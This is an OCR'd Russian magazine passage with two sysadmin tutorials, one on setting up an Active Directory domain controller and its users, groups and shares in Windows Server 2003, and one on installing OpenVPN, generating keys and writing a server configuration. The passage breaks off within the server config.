!!!!!
???
Active Directory для админов
Установка контроллера домена
в Windows Server 2003
Грамотно поднимаем OpenVPN
Ведь надо разбираться в кроссплатформенном
инструменте для создания виртуальных сетей
Борьба со спамом
Основные методы борьбы с надоедливыми
письмами
Практика работы с бесперебойниками
Куча ответов на вопросы по ремонту
и обслуживанию APC UPS
I
Active Directory



СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ grinder@ua.fm /

Первый шаг навстречу Active Directory

УСТАНОВКА КОНТРОЛЛЕРА ДОМЕНА В WINDOWS SERVER 2003

Небольшие компании имеют тенденцию расти: сначала это небольшая комната с одним-двумя компьютерами, затем офис занимает уже целый этаж, здание, появляются удаленные филиалы. Увеличивается и количество компьютеров. Постепенно администрировать сеть организации становится все труднее и труднее. Ведь изначально все компьютеры входят в состав рабочих групп, где участки равны между собой. Выход один — перейти на доменную структуру, что позволит централизованно администрировать все ресурсы. Один из этапов здесь — установка и настройка контроллера домена.

Установка контроллера домена


Для упрощения будем считать, что уже имеется компьютер с установленной Windows Server 2003, который и будет выполнять роль контроллера домена (КД). Системные требования зависят от количества пользователей. Так, для 20-30 пользователей вполне подойдет простенький компьютер вроде Celeron 633 с 256 ОЗУ и жестким диском на 10 Гб. Хотя, учитывая важность КД (он хранит все данные каталога и управляет взаимодействием между пользователями и доменом), весьма желательно наличие второго КД.

Для работы Active Directory понадобится наличие сервера DNS, поддерживающего протокол динамического обновления и ресурсные записи Service Location. Без него функции контроллера домена (вход в домен, репликация службы каталогов и т.д.) будут недоступны. Если такого сервера пока нет, его можно установить по ходу создания КД. Естественно, что для проведения всех операций понадобятся права локального администратора, который по окончании процесса станет уже администратором домена.


Для установки контроллера домена необходимо воспользоваться мастером установки Active Directory («Пуск→ Выполнить → dcpromo»). В первых окнах мастера будет дана некоторая информация и ссылка на справочные страницы. Так как это новый домен, то на странице «Тип контроллера домена» выбираем «Контроллер домена в новом домене». Второй вариант, «Добавочный контроллер домена в существующем домене», следует выбирать, когда уже имеется один контроллер домена и планируется добавить дополнительный контроллер для увеличения доступности и надежности сетевых служб. В следующем окне «Создать новый домен», в зависимости от ситуации, необходимо остановиться на одном из трех вариантов:

- «Новый домен в новом лесу» — при создании первого (родительского) или независимого домена;
- «Новый дочерний домен в существующем доменном дереве» — если требуется создать новый дочерний домен для уже существующего домена;
- «Новое доменное дерево в существующем лесу» — для создания нового доменного дерева, которое не будет дочерним к уже существующим.

Так как ничего пока нет, выбираем первый пункт и идем дальше. На странице «Новое имя домена» необходимо ввести полное (FQDN) DNS-имя для создаваемого нового домена леса Active Directory (например, example.com). При этом не рекомендуется применять одиночное имя вроде example. На следующей странице проверяем NetBIOS-имя, которое будет использовано для идентификации нового домена пользователями предыдущих



> Просмотр политики паролей



> Вкладка «Общие ресурсы»

версий Windows. Оно по возможности должно совпадать с первой меткой DNS-имени домена, что и будет установлено по умолчанию. Чтобы не перестраивать все такие системы, можно оставить старое название, применявшееся до перехода на Active Directory.
Переходим на страницу «Папки базы данных и журналов», здесь необходимо ввести путь к каталогу, в котором располагаются папки базы данных и журналов. Для лучшей производительности рекомендуется журнал и базу данных размещать на разных дисках.
Аналогично поступаем в окне «Общий доступ к системному тому», указывая раздел, в который следует установить папку SYSVOL. Этот раздел обязательно должен быть отформатирован под файловую систему NTFS 5.0. Здесь будут находиться файлы, реплицируемые между контроллерами домена в домене или лесе.
На следующем шаге «Диагностика регистрации DNS» проверяется работа DNS-сервера. Если таковой обнаружить не удается, то администратору предлагается:


- решить проблему и повторить диагностический тест;
- установить и настроить DNS-сервер на локальном компьютере, тогда сервер будет выбран в качестве предпочитаемого; другие компьютеры также могут использовать этот DNS-сервер;
- пропустить шаг и решить проблему позже.


Если DNS-сервера еще нет, выбираем второй вариант и переходим к странице «Разрешения», на которой определяются разрешения, устанавливаемые по умолчанию для объектов, являющихся пользователями или группами. Эти параметры влияют на совместимость приложений с компьютерами, которые работают под управлением операционных систем, предшествующих Windows 2000. Возможны два варианта совместимости приложений с операционными системами. Мы остановимся на Windows 2000/2003.
На странице «Пароль администратора для режима восстановления» вводим пароль, который понадобится для восстановления резервной копии состояния системы контроллера домена в режиме восстановления Active Directory. И наконец, в «Сводке» проверяем сведения по установке, после чего последует сам процесс установки Active Directory и создание контроллера домена, а также инсталляция DNS-сервера, если эта процедура была разрешена. По окончании потребуется перезагрузка, чтобы изменения вступили в силу.

Создание пользователей в глобальном каталоге Active Directory

Контроллер домена создан, и после перезагрузки уже потребуется не только ввести имя пользователя и пароль, но и выбрать домен, доступ к которому планируется осуществить.
Для дальнейшей работы необходимо создать пользователей, это придется делать вручную. Если пользователей не много, то можно ограничиться стандартной группой Users, в большинстве же случаев для упрощения дальнейшей работы лучше сразу их систематизировать. Для этих целей будем использовать возможность создания подгрупп домена — организационных подразделений (ОП), представляющих собой логические контейнеры, размещающие учетные записи, общие ресурсы и другие ОП.
Для администрирования Active Directory в Windows 2003 имеется несколько оснасток mmc:
* «Active Directory — пользователи и компьютеры» — для создания и управления пользователями, группами, организационными подразделениями и другими объектами Active Directory;
* «Active Directory — домены и доверие» — для работы с доменами, деревьями и лесами доменов, установки доверительных отношений;
* «Active Directory — сайты и службы» — для управления сайтами, службами и подсетями, репликацией;
* «Политика безопасности домена» и «Политика безопасности контроллера домена» — для просмотра и изменения политик безопасности домена и контроллера домена, прав пользователей и аудита.
Они доступны в «Панели управления → Администрирование». Альтернативный вариант — после вызова mmc выбрать «File → Add/Remove Snap-In», нажать кнопку «Добавить» и указать необходимую оснастку из списка. Последний способ удобнее тем, что все инструменты всегда будут под рукой.
Итак, вызываем «Active Directory — пользователи и компьютеры», по умолчанию будет произведено подключение к домену, к которому относится компьютер. Для подключения к другому домену, например, если есть подозрение, что репликация еще не произведена и поэтому информация об объектах неправильна, щелкаем по заголовку «Active Directory — пользователи и компьютеры», нажимаем «Подключение к контроллеру домена»; доступные КД будут выведены в списке.
Подключившись к нужному КД, первым делом создадим новое ОП, для чего нажимаем правой кнопкой мыши на название домена, выбираем «New/Создать → Подразделение (Organisation Unit)» и вводим название организационного подразделения. Аналогичным путем в сделанном контейнере можно создать произвольное количество вложенных ОП. Для подключения к ресурсам домена локальная учетная запись не подойдет, необходима доменная учетная запись. Для ее создания в этом же меню выбираем «Пользователь». В появившемся окне «Новый объект → Пользователь» вводим имя и фамилию пользователя, а также имя для входа в домен (сам домен указывается, если их несколько). Нажимаем «Далее» и переходим к следующей странице, где вбиваем пароль пользователя. Здесь же можно установить некоторые флаги для управления этой учетной записью:

- «Требовать смены пароля при следующем входе в систему» — установлено по умолчанию, необходимо для того, чтобы пароль знал только пользователь; при первом входе от него обязательно потребуют сменить пароль, иначе в систему он не попадет;
- «Запретить смену пароля пользователя» — этот флажок полезен в том случае, если


› Меню создания новых объектов


› Проверка настройки DNS-сервера

одной учетной записью пользуются несколько пользователей, чтобы случайное или умышленное изменение пароля не блокировало доступ остальным;

• «Срок действия пароля неограничен» — любой пароль следует периодически менять, а этот флаг стоит использовать в случае, указанном выше, а также в сетях, не требующих серьезной защиты;

• «Отключить учетную запись» — может пригодиться, если пользователь пока не собирается или не должен входить в сеть.

Пароль должен удовлетворять требованиям политик. Чтобы их просмотреть, вызываем редактор групповых политик, набрав «gpedit.msc», затем переходим в «Конфигурация компьютера → Конфигурация Windows → Параметры безопасности → Политики учетных записей → Политика паролей». В домене и контроллере домена политика паролей устанавливается в «Политике безопасности домена» и «Политике безопасности контроллера домена» («Параметры безопасности → Политики учетных записей → Политика паролей»). Здесь же настраиваются политики блокировки учетной записи и Kerberos. Учти, что политики доменов, сайтов, подразделений имеют более высокий приоритет, чем локальные.

После нажатия на «Далее» будет выведена результирующая информация. На этом создание учетной записи пользователя закончено. Новый пользователь появится во вкладке справа. Если необходимо создать несколько учетных записей с одинаковыми свойствами, проще сделать одну, а остальные копировать. Для этого в меню, вызываемом щелчком по имени пользователя, выбираем «Копировать»; откроется мастер «Копировать объект — пользователь».

Редактирование свойств учетной записи

Посмотрим свойства созданной учетной записи. Двойным щелчком мыши вызываем окно свойств пользователя. В 13 вкладках можно установить все параметры, относящиеся к характеру деятельности этого пользователя и его контактной информации. Например, вкладка «Учетная запись» похожа на первый шаг мастера создания пользователя, за исключением нескольких новых функций. Нажав на кнопку «Время входа», можно указать дни недели и время, когда пользователю разрешено входить в сеть. Кнопка «Вход на» позволит определить компьютеры, на которые можно входить пользователю. Обрати внимание на флажок «Хранить пароль, используя обратимое шифрование» — его активация отключает шифрование хэшированием, что отрицательно сказывается на безопасности. Поле «Срок действия учетной записи» позволяет задать дату окончания действия учетной записи — весьма полезная возможность при предоставлении временного доступа.

Группы, в которые входит пользователь, устанавливаются во вкладке «Член групп». Выбираем «Добавить → Дополнительно» и нажимаем «Поиск». В появившемся списке выбираем группу или группы, в которые должен входить пользователь, и жмем «ОК». В следующем окне проверяем имена, соглашаемся с выбором и давим «Применить». Таким же способом можно найти и остальные объекты: пользователей, компьютеры, опубликованные ресурсы.


Если требуется одновременно установить одинаковые параметры для нескольких пользователей, чтобы не прибегать к использованию скриптов, можно выделить пользователей, а затем выбрать их свойства. Причем некоторые операции можно произвести из контекстного меню, вызываемого щелчком мыши по имени пользователя. Поддерживается Drag&Drop, поэтому при передаче пользователя или компьютера в другое ОП их можно просто перетащить в нужную папку.

Подключение компьютеров


Компьютеры, работающие под управлением Windows 2000/XP, при подключении к серверу будут добавляться автоматически в группу Computers. Для этого на каждом клиенте нужно выбрать «Мой Компьютер → Свойства → Имя компьютера», затем либо вызвать мастера сетевой идентификации, нажав кнопку «Идентификация», либо сразу ввести необходимые параметры, нажав кнопку «Изменить». Если есть системы, работающие под Windows 98, они подключаются как клиенты Active Directory; в этом случае учетные записи компьютера не создаются. Для их работы необходимо установить программу dsclient.exe, которая имеется на установочном диске Win2k3.

Однако здесь есть один нюанс. Право добавлять компьютеры автоматически предоставляется всем зарегистрированным в домене пользователям, но количество автоматических регистраций под одной учетной записью ограничено. Поэтому учетные записи некоторых компьютеров, возможно, придется добавлять вручную. Для этого достаточно щелкнуть правой кнопкой на контейнере, в который необходимо поместить запись, затем выбрать «New → Компьютер» и в появившемся окне ввести имя компьютера.

По умолчанию присоединять компьютер к домену имеют право только члены группы «Администраторы домена». Чтобы разрешить это действие другим пользователям или группам, необходимо нажать кнопку «Изменить» и выбрать их из списка, как это показано ранее.



> Установка времени входа для пользователя



> Выбор типа контроллера домена

Действия над группами

Группы — более крупное понятие в иерархии объектов Active Directory, они содержат пользователей и компьютеры. Главное удобство здесь — возможность одновременного задания разрешений всем членам группы, а все установки, действительные для группы, распространяются на все объекты, входящие в ее состав. После установки контроллера домена, в списке объектов появится несколько групп, предназначенных для самых разнообразных задач, таких как создание учетных записей, публикация ресурсов, управление DNS. Есть и группа «Гости домена», обладающая минимальными правами. Скорее всего, этих групп не будет хватать, поэтому придется создавать группы под специфические задачи: по подразделениям (бухгалтерия, отдел продаж, склад), по должностным лицам (руководители, обычные пользователи, специалисты по безопасности, администраторы), по приложениям.

Создаются группы также из контекстного меню «Создать (New) → Группа (Group)». В появившемся окне «Новый объект → Группа» задается имя, тип и область действия группы. Возможен выбор одного из трех типов. Группы распространения (distribution groups) применяются в том случае, когда необходимо объединить несколько пользователей в список рассылки электронной почты. А группам безопасности (security groups), кроме того, можно назначать доступ к ресурсам. Есть еще локальная группа, которая используется только на локальном компьютере, но она нас сейчас не интересует. Область действия группы определяет, каким образом входящим в нее объектам назначаются разрешения для доступа. Здесь можно указать один из следующих вариантов:

- «Локальная в домене» — для установки разрешений на доступ к ресурсам домена, в котором они определены, например, для управления доступа к общим папкам, принтерам;
- «Глобальная» — применяется для предоставления доступа в любом дереве или лесе домена, подходит при организации совместной работы служащих нескольких подразделений; в группу этого типа входят только учетные записи домена, в котором они определены;
- «Универсальная» — применяется для управления разрешениями во всех деревьях и лесах домена; сюда включаются учетные записи или группы из любого дерева или леса домена; любое изменение здесь необходимо реплицировать во все глобальные каталоги, поэтому сюда рекомендуется включать группы, а не пользователей.

Для большинства случаев достаточно группы с областью действия «Локальная в домене». Аналогично пользователям и другим объектам, группы имеют свойства, доступ к которым можно получить из контекстного меню.

Общий доступ к папкам

Просмотреть доступные общие ресурсы, как локальные, так и удаленные, можно в консоли «Управление компьютером» (запускается из папки «Администрирование»). Исходно в «Общие папки → Общие ресурсы» будут показаны ресурсы локальной системы. Для просмотра ресурсов на удаленной системе к ней сначала следует подключиться, вызвав пункт меню «Подключиться к другому компьютеру» и выбрав его из списка. При этом для доступа будут использованы стандартные права. Общий доступ для локальных папок может быть предоставлен обычным способом из проводника: выбираем «Свойства → Доступ», устанавливаем переключатель в «Открыть общий доступ для этой папки» и во вкладке «Безопасность» указываем разрешения.

Теперь созданный ресурс требуется опубликовать в Active Directory. Это можно сделать в «Управление компьютером», выбрав в «Общие ресурсы» созданную общую папку и установив в окне «Свойства → Публикация» флажок «Опубликовать этот общий ресурс в Active Directory». После этого во вкладках «Разрешения для общего доступа» и «Безопасность» необходимо уточнить разрешения.

Вот, собственно, и все. Мы установили и настроили контроллер домена, создали пользователей и группы, научились публиковать общие ресурсы.]I[

ПРЕИМУЩЕСТВА AD ПЕРЕД ОДНОРАНГОВОЙ СЕТЬЮ

Несмотря на то что планирование, установка, настройка контроллера домена и поддержание AD в рабочем состоянии потребуют дополнительных затрат, в том числе и временных; администратор и пользователи получат при этом несомненные преимущества. В первую очередь, повысится управляемость сети, особенно это будет заметно в сетях со сложной топологией. Администратору не нужно будет бегать по этажам, чтобы разобраться с проблемами доступа к общим ресурсам. Плюс интеграция с множеством продуктов, в том числе и с Unix-системами. Все настройки производятся в одном месте, что упрощает задачу и уменьшает вероятность конфликтов. Снижаются затраты при расширении сети. Повышается безопасность — теперь каждый получит то, что ему действительно нужно для работы, а не хочется. При этом пароль будет введен только один раз при регистрации, что скажется еще и на удобстве использования. Администратор получает возможность централизованно управлять политикой паролей и другими функциями, позволяющими повысить защищенность сети.

СЕРГЕЙ «GRINDER» ЯРЕМЧУК
/ GRINDER@UA.FM /

Доступ повышенной защищенности



OPENVPN: КРОССПЛАТФОРМЕННЫЙ ИНСТРУМЕНТ ДЛЯ СОЗДАНИЯ ВИРТУАЛЬНЫХ СЕТЕЙ

Сегодня нечасто встретишь ситуацию, когда все подразделения компании находятся в пределах одного здания. Поэтому рано или поздно перед системным администратором встает задача обеспечить удобный и безопасный доступ к внутренним ресурсам, а значит, объединить территориально разнесенные сети с помощью надежного и защищенного канала, гарантирующего защиту от прослушивания и вмешательства извне. В этой ситуации на помощь приходят виртуальные частные сети.

Проект OpenVPN

В настоящее время существует множество различных способов, позволяющих создавать виртуальные частные сети (ВЧС, по-английски — Virtual Private Network, VPN). Остановим свой выбор на OpenVPN (openvpn.net). Это полнофункциональное решение, созданное на основе SSL и дающее возможность довольно просто справляться со всем спектром задач по подключению удаленных пользователей или сетей с четко разграниченными правами доступами, поддержкой беспроводных сетей и балансировкой нагрузки. Имеются реализации для всех популярных сегодня операционных систем: Linux, *BSD, Solaris, Mac OS X, Windows от 2000. Поддерживаются: адаптивная компрессия потока, работа через NAT, использование всех доступных в SSL алгоритмов шифрования, аутентификаций и сертификатов. Клиенты могут иметь как статические, так и динамические IP-адреса, что весьма полезно при dial-up соединениях или перемещении пользователя. OpenVPN может работать в chroot-окружении. В целях безопасности демон после запуска понижает права до минимально необходимых. OpenVPN является обычным пользовательским приложением, использующим драйверы tun/tap. Tun применяется при туннелировании IP-пакетов, а tap (он же ethertap) — при туннелировании фреймов Ethernet. В терминологии OpenVPN такие туннели называются соответственно routed и bridged. Драйвер TUN/TAP позволяет пользовательским программам самостоятельно обрабатывать соответствующие пакеты. OpenVPN оптимизирован для работы с протоколом UDP, который используется по умолчанию, но можно задействовать и TCP.

Установка OpenVPN

OpenVPN находится в репозитариях практически всех дистрибутивов. Поэтому в большинстве случаев достаточно ввести что-то вроде «sudo apt-get install openvpn» или «yum install openvpn». Впрочем, сборка из исходных текстов также несложна. Если ядро собиралось самостоятельно, следует убедиться, что в системе присутствуют устройства tun/tap:


```
$ sudo modprobe tun
$ lsmod | grep tun
$ ls /dev/net/tun
```

Если ответ ничего не содержит, следует пересобрать ядро, активировав следующие пункты:

```
Device Drivers --->
Network device support --->
```



> Запуск теста



> Создание нового VPN-сервера с помощью модуля Webmin

```
[*]Network device support
<M> Universal TUN/TAP device
driver support
```

Теперь скачиваем последнюю версию OpenVPN с сайта проекта и набираем:

```
$ tar -xzvf openvpn-2.0.9.tar.gz
$ cd openvpn-2.0.9
```

Когда в системе есть все необходимое, для установки хватает и стандартных «./configure; make; sudo make install». Проблемы обычно возникают в случае отсутствия библиотек lzo или ssl. После установки работу компонентов можно протестировать, введя «make check». Если сообщение о том, что «all 2 test passed», покажется мало информативным, следует провести два доступных теста вручную. Система, построенная на основе OpenVPN, может использовать два вида ключевой информации и, соответственно, два алгоритма шифрования: симметричное со статическим ключом и асимметричное с использованием TLS/SSL-сертификатов и ключей. Посмотреть, какие алгоритмы шифрования доступны, можно с помощью команды:

```
$ sudo openvpn --show-ciphers
```

Проверим работу OpenVPN со статическим ключом:

```
$ sudo openvpn --genkey --secret
/etc/openvpn/static.key
```

И теперь тестируем:

```
$ sudo openvpn --test-crypto --
secret /etc/openvpn/static.key
```

Результатом должно быть сообщение о том, что «OpenVPN crypto self-test mode SUCCEEDED». Для проверки работы с асимметричными ключами следует воспользоваться готовыми конфигурационными файлами, которые находятся в подкаталоге sample-config-files архива.

В разных консолях выполняем следующие команды:

```
$ sudo openvpn sample-config-
files/loopback-server
$ sudo openvpn sample-config-
files/loopback-client
```

Если в ответ мы получаем «VERIFY OK» и происходит обмен зашифрованными пакетами, то можно смело идти дальше.

Следующим шагом создадим учетную запись, под которой будет работать демон openvpn, понижая свои привилегии после запуска:

```
$ sudo useradd openvpn
```

Очень не рекомендую использовать здесь nobody — если несколько серверов работают от имени этого пользователя, он становится не менее всемогущим, чем root.

Создаем каталог, в котором будут храниться настройки и ключи:

```
$ sudo mkdir /etc/openvpn
```

Если планируется работа нескольких демонов openvpn, удобнее создать подкаталог для каждого, чтобы затем не путаться в назначении конфигурационных файлов.

Создание ключей сервера и клиентов

Как генерировать статический ключ, показано выше («openvpn --genkey»). В этом случае на сервере и клиентах используется один ключ. Это удобно, но довольно рискованно. Если ключ попадет к злоумышленнику, тот сможет расшифровывать всю информацию, передаваемую по сети. Сертификаты и ключи для сервера и клиентов необходимы при асимметричном шифровании. Проще и удобнее создавать их не вручную, а с помощью скриптов, находящихся в подкаталоге easy-rsa (к слову, в подкаталоге Windows имеются и bat-файлы). Их здесь несколько:

- корневой сертификат (CA — Certificate Authority) — build-ca (для подписи сертификатов сервера и клиентов);
- ключ и сертификат сервера — build-key-server;
- ключи для клиентов — простые (build-key) и защищенные паролем (build-key-pass);
- ключи PKCS (Public Key Cryptography Standards) — build-key-pkcs12 (подойдут для хранения на сменных носителях вроде eToken);
- создать ключ и сертификат (простой (build-req) и защищенный паролем (build-req-pass)), если CA не доступен в локальной системе, и подписать их (sign-req).
- создать сертификат и ключ, используя CA, — build-inter;
- создать ключ Diffie Helman — build-dh (используется при установленном соединении для шифрования трафика);
- отозвать сертификат (revoke-crt);
- отозвать с созданием списка отозванных сертификатов (Certificate Revocation List — CRL) — revoke-full.

OpenVPN поддерживает двунаправленную аутентификацию, основанную на сертификатах, поэтому клиент должен идентифицировать сертификат сервера, проверяя, подписан ли он с помощью CA, и наоборот. Затем просматривается информация в заголовке сертификата. Это отлично видно в последнем тесте. Итак, вначале следует создать CA, а затем — сертификат и секретный ключ для сервера и всех клиентов.

Создаем каталог /etc/openvpv/keys и копируем в него все из easy-rsa. Чтобы меньше вбивать вручную, сначала стоит заглянуть в скрипт vars и подправить значения параметров KEY_COUNTRY, KEY_PROVINCE, KEY_CITY=BISHKEK, KEY_ORG, KEY_EMAIL. Кроме того, параметр KEY_CONFIG указывает на файл openssl.cnf, находящийся в этом же каталоге. Он аналогичен одноименному файлу, используемому OpenSSL; в него также стоит заглянуть (либо взять готовый вариант в /etc/ssl). Теперь можно сделать все необходимое:

```
$ cd easy-rsa
$ sudo ./vars
$ sudo ./clean-all
$ sudo ./build-ca
```

Если файлы vars и openssl.cnf были подправлены, при создании сертификатов в большинстве ответов можно оставлять значения, предлагаемые по умолчанию. Кроме одного. Поле Common Name, в котором указывается имя хоста, обязательно к заполнению в любом случае, причем для сервера и для каждого клиента оно должно быть уникальным. По окончании работы в каталоге появятся два файла: ca.key и ca.crt. Для проверки сертификатов секретный ключ не нужен, он используется только для подписи. Поэтому, учитывая его значимость, файл ca.key лучше спрятать подальше от чужих глаз. При вызове следующих скриптов в качестве параметра необходимо указывать имя компьютера, для которого создаются ключ и сертификат. Сначала делаем все необходимое для работы сервера:

```
$ sudo ./build-key-server server
$ sudo ./build-dh
```

А затем — для клиентов:

```
$ sudo ./build-key client1
$ sudo ./build-key-pass client2
```

Для второго клиента был создан ключ, защищенный паролем. На сервере оставляем файлы ca.crt, dh1024.pem, server.srt и server.key. На компьютеры клиентов, помимо сертификата и ключа, переносим и ca.crt.

Создание конфигурационных файлов — сервер

OpenVPN работает по принципу клиент-серверной архитектуры в одном из двух режимов: «точка-точка» или «сервер-клиенты». Количество клиентов во втором случае ограничивается только мощностью компьютера, играющего роль сервера. Причем на одном компьютере возможен одновременный запуск нескольких процессов openvpn, каждый из которых считывает собственный конфигурационный файл и работает в режиме сервера или клиента. Таким образом без проблем создается несколько виртуальных сетей.
Есть несколько вариантов запуска сервера. Например, вызов openvpn из командной строки со всеми параметрами в придачу. Сервер может также запускаться через xinetd. Традиционным считается вариант с использованием конфигурационного файла в /etc/openvpn и стартового скрипта в /etc/init.d. Его и рассмотрим.
Для создания конфигурационного файла сервера воспользуемся имеющимся шаблоном server.conf, который находится в подкаталоге sample-config-file. Все параметры в нем хорошо прокомментированы. Вариантов описания даже одной конфигурации сети может быть несколько, рассмотрим лишь один из них. Копируем файл в /etc/openvpn и приступаем к редактированию:

VI /ETC/OPENVPN/SERVER.CONF

```
# Необязательный параметр, указывающий, на каком интерфейсе слушать, без него сервер будет принимать соединения на всех интерфейсах
# local 195.95.95.95
# Если используется несколько серверов, каждый должен работать на своем порту
# port 1194
# Тип виртуального устройства (tun, tap, null), в некоторых случаях необходимо указывать и его номер
dev tun
# По умолчанию используется протокол UDP, возможные варианты — tcp, udp, tcp-server, tcp-client
# proto tcp-server
# Включаем сжатие
comp-lzo
# Отправка icmp-пакетов, чтобы межсетевые экраны не разорвали соединения при их неактивности
ping 15
# Для dial-up, NAT, PPP понадобятся следующие параметры:
# ping-restart 45
# ping-timer-rem
# persist-tun
# persist-key
# Вывод отладочных сообщений, максимальное значение «9» стоит устанавливать только при отладке
verb 3
# Назначаем виртуальному интерфейсу следующие IP-адреса: своему — 10.1.0.1, удаленному — 10.1.0.2; используется при соединении «точка-точка»
ifconfig 10.1.0.1 10.1.0.2
# При установленном «mode server» задается пул клиентских адресов
# mode server
# server 10.1.0.0 255.255.255.0
# Скрипт, содержащий сведения о новом маршруте
up ./server.up
# Удаляем маршрут при остановке
down ./server.down
# Добавляем адреса сетей и ресурсов, которые будут доступны клиентам
push "route 192.168.1.0 255.255.255.0"
# Использование SSL/TLS (только для сервера)
tls-server
# Файлы ключей
ca /etc/openvpn/keys/ca.crt
cert /etc/openvpn/keys/server.crt
key /etc/openvpn/keys/server.key
# Параметры Diffie-Hellman при использовании tls-server
dh /etc/openvpn/keys/dh1024.pem
